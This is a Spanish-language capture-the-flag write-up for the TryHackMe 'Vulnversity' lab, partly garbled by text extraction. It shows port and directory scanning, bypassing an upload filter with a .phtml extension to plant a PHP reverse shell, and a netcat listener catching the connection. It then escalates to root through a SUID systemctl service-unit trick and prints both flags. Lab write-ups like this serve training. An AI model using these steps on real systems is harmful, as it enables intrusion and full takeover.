🙉 Write-Up: Máquina "Vulnversity"

Plataforma: Try Hack Me

P Dificultad: Fácil

Autor: Joaquín Picazo

Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- Reconocimiento Recolección de información general sobre la máguina objetivo.
- **2** Escaneo y Enumeración Identificación de servicios, tecnologías y versiones en uso.
- 3 Explotación Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 Escalada de Privilegios y Post-Explotación Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



📡 1. Reconocimiento y Recolección de Información

Realicé un escaneo general para identificar los puertos abiertos.

```
mmap -vvv -p- --open -sS 10.10.88.77
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-04-08 19:34 -04
 Initiating Ping Scan at 19:34
Completed Parallel DNS resolution of 1 host. at 19:34, 0.02s elapsed (0.002) Completed Parallel DNS resolution of 1 host. at 19:34 (0.002) Completed Parallel DNS resolution of 1 host. at 19:34 (0.002) Completed Parallel DNS resolution of 1 host. at 19:34, 0.002 elapsed
 DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:34
Scanning 10.10.88.77 [65535 ports]
Discovered open port 139/tcp on 10.10.88.77
Discovered open port 22/tcp on 10.10.88.77
Discovered open port 445/tcp on 10.10.88.77
Discovered open port 21/tcp on 10.10.88.77
 SYN Stealth Scan Timing: About 27.89% done; ETC: 19:36 (0:01:20 remaining)
Discovered open port 3333/tcp on 10.10.88.77
Discovered open port 3128/tcp on 10.10.88.77
Completed SYN Stealth Scan at 19:36, 86.82s elapsed (65535 total ports)
Nmap scan report for 10.10.88.77
Host is up, received reset ttl 63 (0.25s latency).
Scanned at 2025-04-08 19:34:42 -04 for 87s
Not shown: 64896 closed tcp ports (reset), 633 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack ttl 63
22/tcp open ssh syn-ack ttl 63
139/tcp open netbios-ssn syn-ack ttl 63
445/tcp open microsoft-ds syn-ack ttl 63
 3128/tcp open squid-http syn-ack ttl 63
 3333/tcp open dec-notes
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 87.38 seconds
Raw packets sent: 76496 (3.366MB) | Rcvd: 70204 (2.808MB)
```

② 2. Escaneo y Enumeración

Hice un escaneo en puertos específicos encontrados anteriormente para obtener mayor información. Se puede ver que el ftp no permite ingreso anónimo.


```
__(root⊗kali)-[~]
# nmap -p21,22,139,445,3128,3333 -sV -sC -vvv 10.10.88.77
```

```
Host script results:
 nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
 Names:
   VULNUNIVERSITY<00> Flags: <unique><active>
VULNUNIVERSITY<03> Flags: <unique><active>
VULNUNIVERSITY<20> Flags: <unique><active>
    \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
   WORKGROUP<00> Flags: <group><active>
WORKGROUP<1d> Flags: <unique><active>
WORKGROUP<1e> Flags: <group><active>
 Statistics:
   p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 4362/tcp): CLEAN (Couldn't connect)
   Check 2 (port 45578/tcp): CLEAN (Couldn't connect)
   Check 3 (port 59835/udp): CLEAN (Failed to receive data)
Check 4 (port 30409/udp): CLEAN (Failed to receive data)
   0/4 checks are positive: Host is CLEAN or ports are blocked
 smb-os-discovery:
   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
   Computer name: vulnuniversity
   NetBIOS computer name: VULNUNIVERSITY\x00
   Domain name: \x00
   FQDN: vulnuniversity
   System time: 2025-04-08T19:37:26-04:00
_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
 smb2-time:
   date: 2025-04-08T23:37:26
   start_date: N/A
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
 smb2-security-mode:
      Message signing enabled but not required
```

Hago una búsqueda de directorios con gobuster y hay uno interesante, /internal. Luego vuelvo a buscar subdirectorios en /internal.

```
gobuster dir -u http://10.10.88.77:3333/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
      Url:
Method:
Threads:
[+] Threads:
[+] Wordlist:
[+] Negative Sta
[+] User Agent:
[+] Extensions:
[+] Timeout:
     Wordlist:
Negative Status codes:
                                                  /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt 404
                                                  gobuster/3.6
php,txt,html
10s
Starting gobuster in directory enumeration mode
                                     (Status: 403) [Size: 293]
(Status: 403) [Size: 292]
(Status: 301) [Size: 318] [
(Status: 200) [Size: 33014]
(Status: 301) [Size: 315] [
(Status: 301) [Size: 317] [
(Status: 301) [Size: 317] [
(Status: 301) [Size: 320] [
 html/
 '.php
'images
 'index.html
 fonts
      (MODICAMANI)-[~]
gobuster dir -u http://10.10.88.77:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
 Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
[+] Threads:
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
[+] Extensions:
[+] Timeout:
                                                10
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
404
gobuster/3.6
php,txt,html
10s
                                                            [Size:
[Size:
[Size:
[Size:
[Size:
                                                                       301]
302]
525]
328]
```

En /internal hay una opción de subir archivos. Puede usarse para subir un archivo para reverse shell.



.

💥 3. Explotación de Vulnerabilidades


Copié el contenido de php-reverse-shell.php, hice un nuevo archivo y pegué el contenido. Luego de eso modifiqué la IP y el puerto en el que quiero recibir la conexión.

```
(root@kali)=[~]
# find / -name "php-reverse-shell.php" 2>/dev/null
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php
/usr/share/wordlists/SecLists/Web-Shells/laudanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/root@kali)=[~]
# cat /usr/share/webshells/php/php-reverse-shell.php
```

Me pongo a la escucha con netcat en el puerto que elegí para recibir la conexión.

```
(root@kali)-[~]
# nc -lvnp 443
listening on [any] 443 ...
```

Subí un archivo .php y me lo rechazó. Pero en otros casos similares he probado con .phtml y me ha funcionado. Entonces, lo convertí a .phtml y me funcionó. También se puede hacer con intruder de burpsuite para automatizar y probar más combinaciones.



Ahora, se ingresa a la ubicación del archivo por la url http://10.10.88.77:3333/internal/uploads/webshell.php.phtml y el navegador al leer el código lo ejecutará como php. Por ende, se hace la conexión en el puerto 443 que dejé abierto.

```
(root@ kali)-[~]
# nc =lvnp 443
listening on [any] 443 ...
connect to [10.21.144.200] from (UNKNOWN) [10.10.88.77] 53194
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
19:41:15 up 9 min, 0 users, load average: 0.00, 0.16, 0.16
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
```

Busco la bandera de usuario.


```
$ cd home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

🔐 4. Escalada de Privilegios y Post-explotación

Intento escalar privilegios, uso find / -perm -4000 2>/dev/null y encuentro un archivo poco común en estos casos en /bin/systemctl

```
$ find / -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Busco este archivo en GTFObins para ver si existe forma de escalar privilegios con este. Y efectivamente, hay una opción para este caso.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh.ep., omit the -p. argument on systems like Debian (<= Stretch) that allow the default sh.ep. shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Intenté hacerlo con el mismo comando pero no me funcionó, entonces, lo modifiqué por /bin/bash dándole permisos SUID

Ahora uso /bin/bash para acceder a usuario root y obtener la bandera root.txt

```
/bin/bash -p
whoami
root
pwd
/bin
cd ..
cd root
pwd
/root
ls
root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
```

Panderas y Resultados

- ✓ Usuario: Se obtuvo acceso como usuario no privilegiado.
- ✔ Root: Se logró escalar privilegios hasta obtener control total del sistema.
- ✔ Banderas: Se obtuvo la bandera de user.txt y root.txt.